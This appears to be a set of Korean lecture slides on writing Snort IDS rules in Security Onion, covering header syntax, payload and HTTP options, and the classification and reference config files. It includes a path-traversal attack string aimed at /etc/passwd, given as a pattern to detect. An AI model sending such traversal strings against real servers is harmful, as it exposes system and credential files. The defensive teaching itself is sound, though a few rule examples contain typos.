- TCP / UDP / ICMP / IP / ANY 중 택 1

스노트 규칙 옵션 이해

- 규칙 헤더(Rule Header)
 - 송신 / 수신 아이피 (Src/Dst IP)

종 류	내 용	
!	부정 연산자로 특정 네트워크 대역 제외.	설정 파일 Snort.conf
[]	비연속적인 아이피 지정.	
any	모든 아이피를 의미.	
192.168.100.100/32	특정 호스트 아이피 지정.	
192.168.100.0/24	특정 아이피 대역대 지정.	
!192.168.100.0/24	전체 아이피에서 특정 아이피 대역대 제외.	
\$EXTERNAL_NET	외부 아이피 주소 변수.	
\$HOME_NET	내부 아이피 주소 변수.	
\$HTTP_SERVERS	웹 서버의 주소 변수	
\$DNS_SERVERS	DNS 서버의 아이피 주소 변수	
\$SMTP_SERVERS	SMTP 메일 서버의 아이피 주소 변수	
\$SSH_SERVERS	SSH 프로토콜을 사용하는 장비의 아이피 주소 변수	

스노트 규칙 옵션 이해

- 규칙 헤더(Rule Header)
 - 송신 / 수신 포트 (Src/Dst Port)


종 류	내 용
!	부정 연산자로 특정 포트를 제외.
:	연속적인 포트번호 지정. Ex) 1:1000 1부터 1000까지 포트 지정
any	모든 포트 의미.
!1:1000	1부터 1000까지를 제외한 포트 지정.

- 방향 연산자

종 류	내 용
->	송신지에서 수신지를 향함을 의미.
◇	송신지와 수신지의 오가는 패킷 의미.

2 <실습> 스노트 규칙 옵션 이해

- 새로운 룰 작성하기
 - local.rules에 규칙 헤더를 작성하기
 - » 아래 룰을 작성해보고 뜻을 해석해보자.
 - » 내부 IP 주소 규칙에 사용할 IP를 변수로 지정했다면 위와 같이 변수명으로도 설정 가능하다.



The screenshot shows a text editor window with the following interface elements:

- Top left: "Open" button with a dropdown arrow and a "+" icon.
- Top right: File path: "*local.rules /etc/nsm/rules".
- Menu bar: File, Edit, View, Search, Tools, Documents, Help.
- Text area:

```
Alert TCP $EXTERNAL_NET any -> 10.20.30.160 any
Alert TCP $EXTERNAL_NET any -> $HOME_NET any|
```

The text area contains two alert rules. The first rule uses a specific IP address (10.20.30.160) and the second rule uses a variable (\$HOME_NET). Both rules are triggered on TCP port 160 from the external network (\$EXTERNAL_NET) to any destination.

2 <실습> 스노트 규칙 옵션 이해

• 실습 문제:

– 다음 문제를 만족하는 local.rules를 작성하라

- » 문제1: Ip 패킷을 탐지하는 모든 IP의 모든 포트에서 모든 IP의 모든 포트로 가는 패킷을 탐지하여 경고를 띠움
- » 문제2: ICMP 패킷을 탐지하는 모든 IP의 모든 포트에서 192.168.1.103의 모든 포트로 가는 패킷을 탐지하여 드롭시킴
- » 문제3: 192.168.178.123에서 HOME_NET의 ssh 서버로 접근한 패킷을 패스함

스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

– 기본 특징

- » 규칙 헤더에 해당하는 패킷 중 특정 패턴(문자열)과 매칭하는 영역
- » 옵션 종류는 일반 옵션, 흐름 옵션, 페이로드, HTTP 관련 옵션 등이 존재
- » 옵션을 적절히 활용하면 정확도 향상
- » 옵션 구분은 ; (세미콜론) 사용
- » 전체 스노트 규칙 옵션 링크 : <http://manual-snort-org.s3-website-us-east-1.amazonaws.com/>

스노트 규칙 옵션 이해

- 규칙 옵션 (Rule Option)
 - 일반 옵션 (General Option) (1)

옵션	내용
msg	로그를 남기거나 경고 이벤트를 보여줄 때 나타나는 메시지이다. 첫 부분 시그니처 파일 이름을 대문자로 적고 자유롭게 탐지되는 이벤트에 대한 내용을 작성한다. 예) msg:"PATH TRAVELSAL Linux/"
gid	비슷한 형태의 시그니처를 그룹화 한 것이다.
sid	규칙을 구별하는 식별자이다. 모든 규칙은 식별 번호를 가진다. 1~99는 예약된 식별자, 100~1,000,000는 스노트가 배포하는 규칙, 마지막으로 1,000,001부터 사용자 정의 규칙이다. 즉, 규칙을 추가한다면 식별 번호를 1,000,001이상으로 설정한다. 예) sid:1123546
rev	시그니처에 대한 버전을 나타낸다. 만약, 수정작업을 거친다면 반드시 rev 값을 변경해야 한다. 예) rev:1

스노트 규칙 옵션 이해

- 규칙 옵션 (Rule Option)
 - 일반 옵션 (General Option) (2)

옵션	내용
classtype	<p>기본적으로 각 공격의 우선순위가 몇가지 종류로 분류되어 있고, 규칙 우선순위를 설정하려면 snort.conf에 classification.config파일 사용이 정의되어야 한다.</p> <p>(1: 높음, 2: 중간, 3: 낮음)</p> <p>예) configclassification: 클래스이름, 설명, 우선순위 / classtype: 클래스 이름;</p>
priority	<p>위험도를 숫자로 지정한다.</p> <p>예) priority:숫자</p>
reference	<p>시그니처의 참고가 되는 정보(URL 등)를 연결한다.</p> <p>예) reference:cve,2006-1303; reference:bugtraq,18328; reference:url,www.microsoft.com/technet/security/bulletin/ms06-021.mspx; reference:url,doc.emergingthreats.net/2002971;</p>

스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

— 페이로드(Payload) (1)

» 들어오는 패킷의 페이로드를 시그니처와 비교하는 부분이다.

옵션	내용
content	패킷의 데이터 페이로드 값에서 문자열을 탐지할 수 있는 옵션으로 텍스트 데이터와 16진수 데이터를 구분하여 지정할 수 있다. 단, 16진수 데이터를 탐지할 경우 안에 작성해야 한다. ‘!’는 부정 연산자를 의미하고 ‘₩’로 escape 처리 할 수 있다. 예) Content: “script”; = 텍스트 문자열을 검색 Content: “ 253343736372697074 ”; = 16진수 데이터 검색
nocase	Content 옵션에서 작성한 패턴의 대소문자를 구별하지 않는다. 대소문자를 섞어서 공격을 진행할 경우 효율적으로 차단 가능하다. 예) content:” 61 62 63 ”;nocase; -> ABC, abc, Abc, abC 모두 탐지 가능
depth	데이터 페이로드에서 찾을 내용의 범위를 지정하는 옵션이다. 5로 지정하면, 페이로드 처음부터 5바이트까지 해당 문자열이 있는지 검색한다는 의미이다. 예) depth:5;
offset	페이로드에서 offset이 지정한 바이트만큼 떨어진 위치에서부터 검색을 시작한다. 즉, 시작 위치를 지정하는 것이다. 만약 숫자를 5로 지정하면, 페이로드 5바이트 뒤부터 검색한다. 예) offset:5;

스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

— 페이로드(Payload) (1)

» 들어오는 패킷의 페이로드를 시그니처와 비교하는 부분이다.

옵션	내용
distance	이전 content가 매칭되었을 때, 패턴이 시작할 상대 위치를 지정할 수 있다. 아래의 예로 살펴보면 이전 문자열 검사 뒤로 32바이트를 건너뛴 지점이 시작점이 되어 test를 문자열을 검사한다. 예) content:"test";distance:32;
within	이전 content가 매칭되었을 때, 패턴 매칭을 끝낼 상대 위치를 지정할 수 있다. 아래 예로 살펴보면 이전 문자열 검사 뒤로 10바이트 이내에서 test 문자열이 있는지 검사한다. 예) content:"test";within:10;
isdataat	페이로드에서 원하는 바이트만큼 위치로 이동한 후, 콘텐츠를 비교한다. 아래 예로 살펴보면 페이로드 300 바이트만큼 건너뛴 다음 test의 문자열이 있는지 검사한다. 예) content:"test";isdataat:300;
pcre	스노트는 정규 표현식을 이용하여 시그니처 탐지가 가능하다. 정규표현식은 특정한 규칙을 가진 문자열의 집합을 표현하는데 사용하는 형식 언어이다. 주로 패턴(pattern)으로 부르며 특정 목적을 위해 필요한 문자열 집합을 지정하기 위해 쓰인다. 예) pcre:"/SELECT\w+.*FROM/U";

스노트 규칙 옵션 이해

- 규칙 옵션 (Rule Option)
 - offset, depth, distance,within 위치 옵션 확인

» 들어오는 패킷의 내용이 '0123456789abcdef'라고 할 때 매칭을 시도할 문자열

순번	옵션	매칭 시도할 문자열
1	content:"01234";offset:0;	0123456789abcdef
2	content:"12345";offset:1; depth:5;	0123456789abcdef
3	content:"123";content:"abc";distance:5;	0123456789abcdef
4	content:"123"; content:"678";within:5;	0123456789abcdef

스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

– HTTP 관련 옵션 (1)

» HTTP 프로토콜을 통한 공격을 탐지할 때 해당 옵션을 사용한다.

옵션	내용
http_method	페이지 앞부분의 HTTP 메소드 부분에서 패턴 매칭한다. - 메소드 : GET, POST, PUT, HEAD, DELETE, TRACE, OPTIONS, CONNECT, PATH 예) content:"GET";http_method;
http_uri / http_raw_uri	페이지에서 HTTP uri값을 패턴 매칭한다. Raw는 Normalized(정규화)를 의미하는데 즉, http_uri는 정규화 한 값을 의미하고 http_raw_url는 하지 않는 값을 의미한다. 예) content:"..";http_uri;
http_cookie / http_raw_cookie	페이지에서 HTTP 쿠키 값을 패턴 매칭 한다. Raw의 의미는 앞서 설명과 마찬가지로 정규화의 차이이다. 예) content:"62fg";http_cookie;

스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

– HTTP 관련 옵션 (2)

» HTTP 프로토콜을 통한 공격을 탐지할 때 해당 옵션을 사용한다.

옵션	내용
http_header / http_raw_header	HTTP header 값을 패턴 매칭을 시도한다. 리퀘스트(request)와 리스폰스(response)에 모두 사용되며, raw는 앞서 설명한 의미와 동일하다. 예) content:"KEEP-ALIVE";nocase;http_header;
http_client_body	HTTP_client_body에서 특정 값을 패턴 매칭한다. Body를 사용하지 않는 GET 메소드는 해당 사항이 없고 POST 메소드에서는 매칭이 가능하다. 예) content:"playstore";http_client_body;
http_stat_code	HTTP 리스폰스(response) 패킷에서 상태 코드 부분에서 패턴 매칭한다. - 상태코드 : 1xx(조건부 응답), 2xx(성공에 대한 응답), 3xx(리다이렉션에 대한 처리), 4xx(요청 응답 오류), 5xx(서버 오류) 등 예) content:"404"; http_stat_code;
http_stat_msg	HTTP 응답(Response) 패킷에서 상태 메시지 부분에서 패턴 매칭한다.
http_user_agent	HTTP user agent를 이용하여 패턴 매칭한다. 예) content:"Mozilla/5.0"; http_user_agent;

스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

– 흐름 옵션

» 패킷의 방향을 정의하는 옵션이다.

옵션	내용
to_server	서버로 전송된 패킷을 의미한다.
from_server	서버로부터 받은 패킷을 의미한다.
to_client	클라이언트로 전송된 패킷을 의미한다.
from_client	클라이언트로부터 받은 패킷을 의미한다.
only_stream	연결이 수립된 스트림의 패킷이나 재구성 된 패킷에서 활성화 된다.
no_stream	only_stream과 반대의 의미이다.
established	연결이 수립된 TCP 연결이나 세션에 속한 패킷으로 활성화 된다.
stateless	상태와 상관없이 활성화 하며, flow: 접두사를 사용하지 않는다. 비정상 무작위 공격에 대비하여 사용된다.

스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

— detection_filter 옵션

- » 포맷: threshold type <limit|threshold|both>, track <by_src|by_dst> count <s>, seconds <m>
- » threshold: 특정 구간마다 기록
- » limit: 임계시간 내 정해진 패킷 개수만 기록
- » both: 임계 시간 단위를 발생 기준
- » 이벤트가 기록되면 새로운 기간이 시작
- » track (by_dst) 키워드는 대상 IP별로 트랙을 의미
- » count 키워드는 이벤트 발생 수를 의미
- » seconds 키워드는 집계가 발생한 기간을 의미

Category	Option	Description
IP Condition	Track by_src	출발지 IP 기반 탐지
	Tack by_dst	목적지 IP 기반 탐지
Log Type	threshold	매 m초 동안 s번째 이벤트마다 action 수행
	limit	매 m초 동안 s번째 이벤트까지 action 수행
	both	매 m초 동안 s번째 이벤트 시 한번 action 수행
	detection_filter	m초 동안 s번째 탐지를 넘어가면 action 수행
Number of packet	count 10	
Time period	Seconds 2	

2 <실습> 스노트 규칙 옵션 이해

• **실습 문제:** 규칙 옵션 (Rule Option)

– 다음 룰을 보고 해석해보자.

1. pass tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS \$HTTP_PORTS
(flow:to_server,established; content:"|2e2e5c2e2e|";)

2. alert tcp \$EXTERNAL_NET any -> \$HTTP_SERVERS \$HTTP_PORTS
(msg:"WEB-IIS..₩.. access"; flow:to_server,established; content :
"|2e2e5c2e2e|"; reference: bugtraq,2218; reference:cve, CAN-199-
0299; classtype:web-application-attack; sid:974; rev:6;)

3. drop tcp 10.1.2.100 any -> 10.1.1.100 22
(msg:"SSH Brute Force Attempt"; flow:esatblished,to_server;
content:"SSH"; nocase; offset:0; depth:4; detection_filter:track by_src,
count 30, seconds 60; sid:1000001; rec:1;)

2 <실습> 스노트 규칙 옵션 이해

- 규칙 옵션 (Rule Option)
 - classtype 정의 된 파일은 다음 경로를 찾아 확인한다.

» /etc/nsm/센서명/classification.config (센서명: ens192)

```
siem@siem:~$ cd /etc/nsm
siem@siem:/etc/nsm$ ls -l
total 52
-rw-r--r--  1 root  root   247  7 25  2012 administration.conf
-rw-r--r--  1 root  root   148  8  3  05:53 elasticdownload.conf
drwxr-xr-x  2 root  root  4096  9 12  08:39 ossec
drwxr-xr-x  2 root  root  4096  9 12  07:01 pulledpork
drwxr-xr-x  3 sguil sguil  4096  9 11  15:24 rules
drwxrwxr-x  3 sguil sguil  4096  9  4  19:46 securityonion
-rw-r--r--  1 root  root   3077  9  7  11:31 securityonion.conf
-rw-r--r--  1 root  root    78  9  4  19:46 sensortab
-rw-r--r--  1 root  root   349  9  4  19:46 servertab
drwxrwxr-x  2 sguil sguil  4096  9  4  19:46 siem-ens160
drwxrwxr-x  2 sguil sguil  4096  9 12  08:39 siem-ens192
drwxrwxr-x  2 sguil sguil  4096  9  4  19:46 siem-ens36
drwxr-xr-x 10 root  root  4096  8  3  05:36 templates
siem@siem:/etc/nsm$
```

2 <실습> 스노트 규칙 옵션 이해

- 규칙 옵션 (Rule Option)
 - classtype, reference 정의 파일 디렉토리 경로
 - Classtype : /etc/nsm/센서명/classification.config
 - Reference : /etc/nsm/센서명/reference.config

```
siem@siem: /etc/nsm
File Edit View Search Terminal Help
siem@siem:/etc/nsm$ ls siem-ens192/* .config
siem-ens192/classification.config  siem-ens192/reference.config
siem@siem:/etc/nsm$ █
```

2 <실습> 스노트 규칙 옵션 이해

- 규칙 옵션 (Rule Option)


- classtype, reference 정의 파일 살펴보기

» 센서명을 알기 위해 "/etc/nsm/" 경로로 이동해 자신의 센서명을 알아낸다.

```
siem@siem:/etc/nsm$ cd /etc/nsm
siem@siem:/etc/nsm$ ls -l
total 52
-rw-r--r-- 1 root root 247 7[0] 25 2012 administration.conf
-rw-r--r-- 1 root root 148 8[0] 3 05:53 elasticdownload.conf
drwxr-xr-x 2 root root 4096 9[0] 12 23:44 ossec
drwxr-xr-x 2 root root 4096 9[0] 12 22:33 pulledpork
drwxr-xr-x 3 sguil sguil 4096 9[0] 12 22:38 rules
drwxrwxr-x 3 sguil sguil 4096 9[0] 4 19:46 securityonion
-rw-r--r-- 1 root root 3077 9[0] 12 20:05 securityonion.conf
-rw-r--r-- 1 root root 78 9[0] 4 19:46 sensortab
-rw-r--r-- 1 root root 349 9[0] 4 19:46 servertab
drwxrwxr-x 2 sguil sguil 4096 9[0] 4 19:46 siem-ens160
drwxrwxr-x 2 sguil sguil 4096 9[0] 12 23:44 siem-ens192
drwxrwxr-x 2 sguil sguil 4096 9[0] 4 19:46 siem-ens36
drwxr-xr-x 10 root root 4096 8[0] 3 05:36 templates
siem@siem:/etc/nsm$
```

2 <실습> 스노트 규칙 옵션 이해

- 규칙 옵션 (Rule Option)
 - classtype, reference 정의 파일 살펴보기
 - 센서명을 알았다면, 해당 경로로 이동하여 classtype 정의 파일을 열어본다.



siem@siem: /etc/nsm/siem-ens192

```
File Edit View Search Terminal Help
siem@siem:/etc/nsm$ cd siem-ens192/
siem@siem:/etc/nsm/siem-ens192$ head classification.config

config classification: attempted-admin,Attempted Administrator Privilege Gain,1
config classification: attempted-dos,Attempted Denial of Service,2
config classification: attempted-recon,Attempted Information Leak,2
config classification: attempted-user,Attempted User Privilege Gain,1
config classification: bad-unknown,Potentially Bad Traffic, 2
config classification: client-side-exploit,Known client side exploit attempt,1
config classification: default-login-attempt,Attempt to login by a default username and password,2
config classification: denial-of-service,Detection of a Denial of Service Attack,2
config classification: file-format,Known malicious file or file based exploit,1
siem@siem:/etc/nsm/siem-ens192$ █
```

2 <실습> 스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

– classtype, reference 정의 파일 살펴보기

» classtype은 스노트 규칙을 분류하는 옵션으로 정의 파일을 보면 분류명, 설명, 우선순위 형태로 정의되어 있다.

```
siem@siem:/etc/nsm/siem-ens192$ cat classification.config

config classification: attempted-admin,Attempted Administrator Privilege Gain,1
config classification: attempted-dos,Attempted Denial of Service,2
config classification: attempted-recon,Attempted Information Leak,2
config classification: attempted-user,Attempted User Privilege Gain,1
config classification: bad-unknown,Potentially Bad Traffic, 2
config classification: client-side-exploit,Known client side exploit attempt,1
config classification: default-login-attempt,Attempt to login by a default username and password,2
config classification: denial-of-service,Detection of a Denial of Service Attack,2
config classification: file-format,Known malicious file or file based exploit,1
config classification: icmp-event,Generic ICMP event,3
config classification: inappropriate-content,Inappropriate Content was Detected,1
config classification: kickass-porn,SCORE! Get the lotion!,1
config classification: malware-cnc,Known malware command and control traffic,1
config classification: misc-activity,Misc activity,3
config classification: misc-attack,Misc Attack,2
config classification: network-scan,Detection of a Network Scan,3
config classification: non-standard-protocol,Detection of a non-standard protocol or event,2
config classification: not-suspicious,Not Suspicious Traffic,3
config classification: policy-violation,Potential Corporate Privacy Violation,1
config classification: protocol-command-decode,Generic Protocol Command Decode,3
config classification: rpc-portmap-decode,Decode of an RPC Query,2
config classification: sdf,Senstive Data,2
config classification: shellcode-detect,Executable code was detected,1
config classification: string-detect,A suspicious string was detected,3
config classification: successful-admin.Successful Administrator Privileae Gain.1
```

2 <실습> 스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

– classtype, reference 정의 파일 살펴보기

» 동일한 경로에 존재하는 “reference.config” 파일도 열어본다.

```
siem@siem:/etc/nsm/siem-ens192$ cat reference.config

config reference: arachNIDS http://www.whitehats.com/info/IDS
config reference: bid http://www.securityfocus.com/bid/
config reference: bugtraq http://www.securityfocus.com/bid/
config reference: bugtraq http://www.securityfocus.com/bid/
config reference: cve http://cve.mitre.org/cgi-bin/cvename.cgi?name=
config reference: et http://doc.emergingthreats.net/
config reference: etpro http://doc.emergingthreatspro.com/
config reference: exploitdb http://www.exploit-db.com/exploits/
config reference: McAfee http://vil.nai.com/vil/content/v_
config reference: md5 http://www.threatexpert.com/report.aspx?md5=
config reference: msb http://technet.microsoft.com/en-us/security/bulletin/
config reference: msft http://technet.microsoft.com/security/bulletin/
config reference: nessus http://cgi.nessus.org/plugins/dump.php3?id=
config reference: openpacket https://www.openpacket.org/capture/grab/
config reference: osvdb http://osvdb.org/show/osvdb/
config reference: osvdb http://osvdb.org/show/osvdb/
config reference: seunia http://seunia.com/advisories/
config reference: seunia http://www.seunia.com/advisories/
config reference: securitytracker http://securitytracker.com/id?
config reference: telus http://
config reference: threatexpert http://www.threatexpert.com/report.aspx?md5=
config reference: url http://
config reference: xforce http://xforce.iss.net/xforce/xfdb/
```

2 <실습> 스노트 규칙 옵션 이해

• 규칙 옵션 (Rule Option)

– classtype, reference 정의 파일 살펴보기

- » 레퍼런스 파일을 열어보면, 레퍼런스명과 그 레퍼런스에 URL 주소가 정의되어 있다. 기본적으로 레퍼런스명과 URL을 명령어로 사용하지만, cve와 같이 파라미터 값을 미리 입력하지 않고 변수처럼 사용할 수도 있다. 예시 : reference:cve,2012-1823;

```
siem@siem:/etc/nsm/siem-ens192$ cat reference.config

config reference: arachNIDS http://www.whitehats.com/info/IDS
config reference: bid      http://www.securityfocus.com/bid/
config reference: bugtraq  http://www.securityfocus.com/bid/
config reference: bugtraq  http://www.securityfocus.com/bid/
config reference: cve     http://cve.mitre.org/cgi-bin/cvename.cgi?name=
config reference: et      http://doc.emergingthreats.net/
config reference: etpro   http://doc.emergingthreatspro.com/
config reference: exploitdb http://www.exploit-db.com/exploits/
config reference: McAfee  http://vil.nai.com/vil/content/v_
config reference: md5    http://www.threatexpert.com/report.aspx?md5=
config reference: msb    http://technet.microsoft.com/en-us/security/bulletin/
config reference: msft   http://technet.microsoft.com/security/bulletin/
config reference: nessus http://cgi.nessus.org/plugins/dump.php3?id=
config reference: openpacket https://www.openpacket.org/capture/grab/
config reference: osvdb   http://osvdb.org/show/osvdb/
config reference: osvdb   http://osvdb.org/show/osvdb/
config reference: seunia  http://seunia.com/advisories/
config reference: seunia  http://www.seunia.com/advisories/
config reference: securitytracker http://securitytracker.com/id?
config reference: telus   http://
```

2 <실습> 스노트 규칙 옵션 이해

• 패턴 탐지 실습하기

- 실습에 앞서 인터넷이 동작하지 않는 환경에서 rule을 업데이트 하는 설정한다.
- 설정을 하지 않을 경우 인터넷 오동작으로 룰 업데이트에 실패한다.
- sudo gedit /etc/nsm/securityonion.conf
- 52번 라인을 찾아가 NIDS 설정을 로컬로 변경한다. 아래 그림을 참고하자.
 » LOCAL_NIDS_RULE_TUNING=yes


```
# rule-update will copy rules from master server as-is (no changes)
#LOCAL_NIDS_RULE_TUNING=no
LOCAL_NIDS_RULE_TUNING=yes
```

2 <실습> 스노트 규칙 옵션 이해

- 패턴 탐지 실습하기
 - 패턴을 탐지하도록 local.rules에 규칙 옵션을 작성한다.
 - » Msg / Content / Rev / Sid 옵션 활용
 - » 다음 공격을 탐지 하는 룰을 작성하도록 한다.
 - » 공격명 : Path Traversal
 - » 공격 패턴: ../../../../../../../../../../../../../../etc/passwd

2 <실습> 스노트 규칙 옵션 이해

- 패턴 탐지 실습하기
 - 패턴을 탐지하도록 local.rules에 규칙 옵션을 작성한다.
 - » 규칙 파일을 작성할 “local.rules” 파일을 연다.



siem@siem: /etc/nsm/rules

```
File Edit View Search Terminal Help
siem@siem:/etc/nsm$ cd /etc/nsm/rules
siem@siem:/etc/nsm/rules$ sudo vim ./local.rules
```

2 <실습> 스노트 규칙 옵션 이해

- 패턴 탐지 실습하기

- 패턴을 탐지하도록 local.rules에 규칙 옵션을 작성한다.
 - » 다음과 같이 패턴을 작성한다.



A screenshot of a terminal window titled "siem@siem: /etc/nsm/rules". The window has a standard Linux desktop interface with icons for Applications, Places, and Terminal at the top. The title bar shows the current user and location. The terminal window itself has a menu bar with File, Edit, View, Search, Terminal, and Help. Below the menu is a command-line interface displaying a single line of Snort configuration code:

```
Alert TCP $EXTERNAL_NET any -> $HOME_NET any (msg:"Path traversal vuln /etc/passwd"; content:"/etc/p  
asswd"; nocase; sid:3000001; rev:1;)
```

The code defines an alert for TCP traffic from the external network (\$EXTERNAL_NET) to the home network (\$HOME_NET). The alert triggers if the message contains "Path traversal vuln /etc/passwd" and the content is "/etc/p
asswd". The options used are nocase (case-insensitive), sid:3000001, and rev:1.

2 <실습> 스노트 규칙 옵션 이해

• 패턴 탐지 실습하기

– 패턴을 탐지하도록 local.rules에 규칙 옵션을 작성한다.

- » 작성은 완료하면 설정한 스노트룰을 적용시키기 위해 업데이트 명령을 사용해야 한다.
